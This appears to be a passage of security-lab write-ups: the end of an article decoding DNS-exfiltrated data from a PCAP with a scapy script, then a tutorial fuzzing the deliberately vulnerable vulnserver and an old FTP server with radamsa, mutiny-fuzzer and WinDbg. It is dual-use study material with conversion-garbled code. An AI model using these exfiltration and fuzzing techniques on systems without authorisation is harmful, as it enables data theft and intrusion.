
Let's restart the attack but this time with the *tshark*:



Ok. We should be somewhere here:



Ok. Looks like we have a working scapy[3]. Let's continue and read the PCAP file we saved:



```
#!/usr/bin/env python
edens.py - to grab dns-data from target-host
07.01.2021 @ 01:23
#
import scapy
from scapy.all import *
import sys
#
target_pcap = sys.argv[1]
#
dnsPackets = rdpcap(target_pcap)
domain = 'local' # as we asked for this domain, right?
#
for packet in dnsPackets:
if packet.haslayer(DNSQR):
query = packet[DNSQR].qname
if domain in query:
print("[+] query: %s\n" % query)
#
print '\n done\n'
```

Cool, checking:

```
root@kali:/home/c/src/edens# ./edens.py /tmp/dnsth03.pcap
[+] query: 637a772c20372073747920323032312c2030303a34363a3136204345540a.localhost.

done
```

So far – looks good! ;] Let's now continue. We'll add a „decoder” that will help us to „receive” the plain-text-version of the exfiltrated *secret.file*:

```
#!/usr/bin/env python
edens.py - to grab dns-data from target-host
07.01.2021 @ 01:23
#
import scapy
from scapy.all import *
import sys
import re

target_pcap = sys.argv[1]

dnsPackets = rdpcap(target_pcap)
domain = 'local' # as we asked for this domain, right?

for packet in dnsPackets:
 if packet.haslayer(DNSQR):
 query = packet[DNSQR].qname
 if domain in query:
 print("[+] query found, separating...")
 query_part = query.split('.')[0]

 ascii_time = query_part.decode("hex")

 print(ascii_time)

print '\n done\n'
```

Cool. Let's run it against our PCAP file:



## References

Links and resources I found interesting when I was preparing this article:

[1 – Download Wireshark](#)

[2 – DNS RFC](#)

[3 - Scapy](#)

4 – Example tool: [DNSExfiltrator](#) / [ReflectiveDnsExfiltrator](#)

5 – Example tool: [dns-exfiltration](#)

6 – Example tool: [dnsteal](#)

7 – Example tool: [dfex](#)

Fuzz Me If You Can



## Intro

Few days ago I was reading about fuzzing. After we tried file format fuzzing few times in the past[[1](#)] this time I decided it will be a good exercise to check what we can do with the protocols. Below you'll find few notes about it. Here we go...

## Environment

Let's start from the base environment I used:

- Windows 7 VM;
- Kali Linux VM;
- vulnserv application[[2](#)];
- Windbg (with !msec.dll but if you can not find/install it – no problem, you can continue without it as well - you'll see;)).

If we'll need anything else – I'll mention it below.

So far we are ready to go...



[:]

## Step by step

In case of our initial-base ‘vulnerable app’ we can easily see that this is a ‘plain/text’-based *protocol*. So good – it should be easy to prepare an ‘example request’ (just like for other ‘clear-text-based’ protocols, ex. ftp, mqtt, mail, etc...).

Let’s start here:

```
$ cat test_req01.txt
KSTET AAAAAA
$
```

With this very simple example request file we can continue here[3]:

The screenshot shows a GitLab project page for 'radamsa'. The URL in the address bar is <https://gitlab.com/akihe/radamsa>. The page title is 'radamsa'. It displays basic project statistics: 442 Commits, 2 Branches, 3 Tags, 1.2 MB Files, 6 MB Storage, and 2 Releases. Below the stats, a description reads 'a general-purpose fuzzer'. At the bottom, there is a dropdown menu set to 'develop' and a search bar containing 'radamsa'.

When we’ll prepare *radamsa* on our Ubuntu we can jump directly to the next step: a little bit of „automation”[4] ;) On the Windows 7 VM I prepared a new txt file with the content of my ‘autorun script’ I’d like to run each time our *vulnserv* app will crash. Initial file is presented below:


The screenshot shows a Notepad window titled 'autorun.txt - Notepad'. The content of the file is a series of commands in a debugger-like language:

```
g
g
g
.echo "LOADED"
.logopen c:\tests\fuzzlab\targetapp.log
u eip
r
.dump /g c:\tests\fuzzlab\dumpapp.dmp
kb
!load msec.dll
!exploitable -v
.echo "OK"
!analyze -v
.restart /f
```

To use it I opened *cmd.exe* (as an admin – just in case ;)) and started *windbg.exe* like this:

```
Cmd> windbg.exe -c „$$>< c:\path\to\our\autorun.script”
```

Next step – prepare *radamsa* to go on Kali VM:




After a while we should be somewhere here:

Name	Date modified	Type
dumpapp_187c_2021-01-07_04-25-17-04...	1/7/2021 4:25 AM	DMP File
dumpapp_187c_2021-01-07_04-25-18-92...	1/7/2021 4:25 AM	DMP File
dumpapp_187c_2021-01-07_04-25-21-41...	1/7/2021 4:25 AM	DMP File
dumpapp_187c_2021-01-07_04-25-23-18...	1/7/2021 4:25 AM	DMP File
dumpapp_187c_2021-01-07_04-25-25-03...	1/7/2021 4:25 AM	DMP File
dumpapp_187c_2021-01-07_04-25-27-96...	1/7/2021 4:25 AM	DMP File
dumpapp_187c_2021-01-07_04-25-29-14...	1/7/2021 4:25 AM	DMP File
dumpapp_187c_2021-01-07_04-25-31-85...	1/7/2021 4:25 AM	DMP File
targetapp_187c_2021-01-07_04-25-02-116...	1/7/2021 4:25 AM	Text Document
targetapp_187c_2021-01-07_04-25-03-818...	1/7/2021 4:25 AM	Text Document
targetapp_187c_2021-01-07_04-25-05-280...	1/7/2021 4:25 AM	Text Document
targetapp_187c_2021-01-07_04-25-07-804...	1/7/2021 4:25 AM	Text Document
targetapp_187c_2021-01-07_04-25-08-935...	1/7/2021 4:25 AM	Text Document

Looks like we understand now how to prepare a very simple (clear-text based) fuzzing scenario for the protocol testing of our *example app*. Let's continue below.

## Pick Packet

At this stage we can easily generate a bunch of fuzzing example cases and leave it for a while with *radamsa* to verify if we can find anything that could be exploitable. But it wasn't enough for me so I decided to move forward with something else: Linux VM and Wireshark (*tshark* can be used as well if you want – your choice). We should be somewhere here[5]:



The screenshot shows a browser window with the URL <https://github.com/Cisco-Talos/mutiny-fuzzer>. The page title is "Mutiny Fuzzing Framework". The content describes the framework as a network fuzzer that operates by replaying PCAPs through a mutational fuzzer. It mentions the general workflow, extensions, and the use of Radamsa for mutations.

The Mutiny Fuzzing Framework is a network fuzzer that operates by replaying PCAPs through a mutational fuzzer. The goal is to begin network fuzzing as quickly as possible, at the expense of being thorough.

The general workflow for Mutiny is to take a sample of legitimate traffic, such as a browser request, and feed it into a prep script to generate a .fuzzer file. Then, Mutiny can be run with this .fuzzer file to generate traffic against a target host, mutating whichever packets the user would like.

There are extensions that allow changing how Mutiny behaves, including changing messages based on input/output, changing how Mutiny responds to network errors, and monitoring the target in a separate thread.

Mutiny uses Radamsa to perform mutations.

## Preparing:

```
Setting up wireshark-qt (2.6.10-1~ubuntu18.04.0) ...
Setting up libqt5multimedia5-plugins:amd64 (5.9.5-0ubuntu1) ...
Setting up wireshark (2.6.10-1~ubuntu18.04.0) ...
Processing triggers for desktop-file-utils (0.23-1ubuntu3.18.04.2) ...
Processing triggers for libc-bin (2.27-3ubuntu1) ...
Processing triggers for man-db (2.8.3-2ubuntu0.1) ...
Processing triggers for gnome-menus (3.13.3-11ubuntu1.1) ...
Processing triggers for mime-support (3.60ubuntu1) ...
root@ubuntu18:/home/c/tools/mutiny-fuzzer# cd radamsa-v0.6
root@ubuntu18:/home/c/tools/mutiny-fuzzer/radamsa-v0.6# ls
bin doc LICENCE Makefile NEWS rad README.md tests
root@ubuntu18:/home/c/tools/mutiny-fuzzer/radamsa-v0.6# make
test -x bin/ol || make bin/ol
make[1]: Entering directory '/home/c/tools/mutiny-fuzzer/radamsa-v0.6'
test -f ol.c.gz || wget -O ol.c.gz https://gitlab.com/owl-lisp/owl/uploads/0d0730b500976348d1e66b4a1756cdc3/ol-0.1.19.c.gz
--2021-01-07 11:28:54-- https://gitlab.com/owl-lisp/owl/uploads/0d0730b500976348d1e66b4a1756cdc3/ol-0.1.19.c.gz
Resolving gitlab.com (gitlab.com)... 172.65.251.78, 2606:4700:90::f22e:fbec:5bed:a9b9
Connecting to gitlab.com (gitlab.com)|172.65.251.78|:443... connected.
HTTP request sent, awaiting response... 200 OK
```


If everything goes well – after a while we should be somewhere here:

tcp.port == 9999

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	10.0.2.15	192.168.1.10	TCP	76	38370 → 9999 [S]
2	0.001652071	192.168.1.10	10.0.2.15	TCP	62	9999 → 38370 [S]
3	0.001713111	10.0.2.15	192.168.1.10	TCP	56	38370 → 9999 [A]
4	0.002965679	10.0.2.15	192.168.1.10	TCP	71	38370 → 9999 [P]
5	0.003469074	192.168.1.10	10.0.2.15	TCP	62	9999 → 38370 [A]
6	0.005836981	192.168.1.10	10.0.2.15	TCP	107	9999 → 38370 [P]
7	0.005860998	10.0.2.15	192.168.1.10	TCP	56	38370 → 9999 [A]
8	0.006146508	192.168.1.10	10.0.2.15	TCP	73	9999 → 38370 [P]
9	0.006166782	10.0.2.15	192.168.1.10	TCP	56	38370 → 9999 [A]

```
root@ubuntu18: /home/c/tools/radamsa
File Edit View Search Terminal Help
root@ubuntu18:/home/c# cd tools/radamsa/
root@ubuntu18:/home/c/tools/radamsa# nc 192.168.1.10 9999 < test_req01.txt
Welcome to Vulnerable Server! Enter HELP for help.
KSTET SUCCESSFUL
```

According to the docs[3] now we should save this *request* to the PCAP file. Let's do that:



So far, so good. Let's continue below:

```

root@ubuntu18:/home/c/tools/mutiny-fuzzer
root@ubuntu18:/home/c/tools/mutiny-fuzzer# ./mutiny_prep.py pcap02.pcap
Processing pcap02.pcap...
Which port is the server listening on? (9999/38370)
Default 9999: 9999

Message #0 - Processed 15 bytes outbound
Processed input file pcap02.pcap

How many times should a test case causing a crash or error be repeated?
Default 3:

When the test case is repeated above, how many seconds should it wait between tests?
Default 5: 2

Which protocol? (tcp/udp/layer3)
Default tcp: tcp

What port should the fuzzer connect to?
Default 9999:

Would you like to auto-generate a .fuzzer for each client message? (y/n)
Default n: y

Wrote .fuzzer file: pcap02-0.fuzzer

All files have been written.
root@ubuntu18:/home/c/tools/mutiny-fuzzer#

```

Good. Checking ;]

```

root@ubuntu18:/home/c/tools/mutiny-fuzzer
root@ubuntu18:/home/c/tools/mutiny-fuzzer# ./mutiny.py -s 0.55 --logAll pcap02-1.fuzzer 192.168.1.10
Reading in fuzzer data from pcap02-1.fuzzer...
 Message #0: 15 bytes outbound
Loaded default processor: /home/c/tools/mutiny-fuzzer/backend/.../mutiny_classes/exception_processor.py
Loaded default processor: /home/c/tools/mutiny-fuzzer/backend/.../mutiny_classes/message_processor.py
Loaded default processor: /home/c/tools/mutiny-fuzzer/backend/.../mutiny_classes/monitor.py
Logging to pcap02-1_logs/2021-01-07,115212

** Sleeping for 0.550 seconds **

Performing test run without fuzzing...
Logging run number -1
[Errno 101] Network is unreachable
Run aborted: Unknown socket error: 101

** Sleeping for 0.550 seconds **

Fuzzing with seed 0
Logging run number 0
[Errno 101] Network is unreachable
Run aborted: Unknown socket error: 101

** Sleeping for 0.550 seconds **

Fuzzing with seed 1
Logging run number 1
[Errno 101] Network is unreachable

```


The screenshot shows a Windows 7 desktop environment. In the foreground, there is a debugger window titled "Win7DEP [Uruchomiona] - Oracle VM VirtualBox" running WinDbg. The command window shows assembly code and memory dump information. To the right of the debugger is a file explorer window showing the directory "C:\tests\vulnserver\vulnserver.exe - WinDbg\x64\1.00 X86". The file explorer lists various files and folders, including "autorun.txt" which is highlighted. The desktop background is blue, and there are icons for "Recycle Bin" and "autorun" visible.

Waiting... ;]




## Packet Poked

I decided to recreate all of those steps this time for some „simple example network service” – guess what – Yep, it will be FTP server ;) Here we go:



I use some very old FTP server I found available online (called FtpXQ). When it's installed we can create a 'simple request' to the ftp server. (I used a normal 'login as anonymous user' request ;). After you'll pickup the packet you want from the PCAP file and prepare it using *mutiny\_prep.py* script, you should be somewhere here:



As you can see below we can quickly grab some very first results:

dumpapp_0d80_2021-01-07_22-31-51-35...	1/7/2021 10:31 PM	DMP Fil
targetapp_0d80_2021-01-07_22-31-51-33...	1/7/2021 10:31 PM	Text Do
dumpapp_0d80_2021-01-07_22-31-46-05...	1/7/2021 10:31 PM	DMP Fil
targetapp_0d80_2021-01-07_22-31-46-03...	1/7/2021 10:31 PM	Text Do
dumpapp_0d80_2021-01-07_22-31-41-90...	1/7/2021 10:31 PM	DMP Fil
targetapp_0d80_2021-01-07_22-31-41-88...	1/7/2021 10:31 PM	Text Do
dumpapp_0d80_2021-01-07_22-31-36-93...	1/7/2021 10:31 PM	DMP Fil
targetapp_0d80_2021-01-07_22-31-36-91...	1/7/2021 10:31 PM	Text Do
dumpapp_0d80_2021-01-07_22-31-33-04...	1/7/2021 10:31 PM	DMP Fil
targetapp_0d80_2021-01-07_22-31-33-02...	1/7/2021 10:31 PM	Text Do
dumpapp_0d80_2021-01-07_22-31-28-97...	1/7/2021 10:31 PM	DMP Fil
targetapp_0d80_2021-01-07_22-31-28-94...	1/7/2021 10:31 PM	Text Do
dumpapp_0d80_2021-01-07_22-31-25-16...	1/7/2021 10:31 PM	DMP Fil
targetapp_0d80_2021-01-07_22-31-25-13...	1/7/2021 10:31 PM	Text Do
dumpapp_0d80_2021-01-07_22-31-20-92...	1/7/2021 10:31 PM	DMP Fil
targetapp_0d80_2021-01-07_22-31-20-90...	1/7/2021 10:31 PM	Text Do
dumpapp_0d80_2021-01-07_22-31-16-41...	1/7/2021 10:31 PM	DMP Fil
targetapp_0d80_2021-01-07_22-31-16-37...	1/7/2021 10:31 PM	Text Do
autorun.txt	1/7/2021 4:13 AM	Text Do

Looks pretty nice if you're looking for some quick results to investigate. Maybe you'll find it useful. ;)

Cheers!

## References

Links and resources I found interesting when I was preparing this article:

[1 – Previous miniarts](#)

[2 – Download VulnServ](#)

[3 – Download radamsa](#)

[4 - Fuzzing automation with Windbg](#)

[3 - mutiny-fuzzer by Cisco Talos](#)

## In The End



Thank you. I appreciate it.

It was a pleasure. ;]

Cheers

o/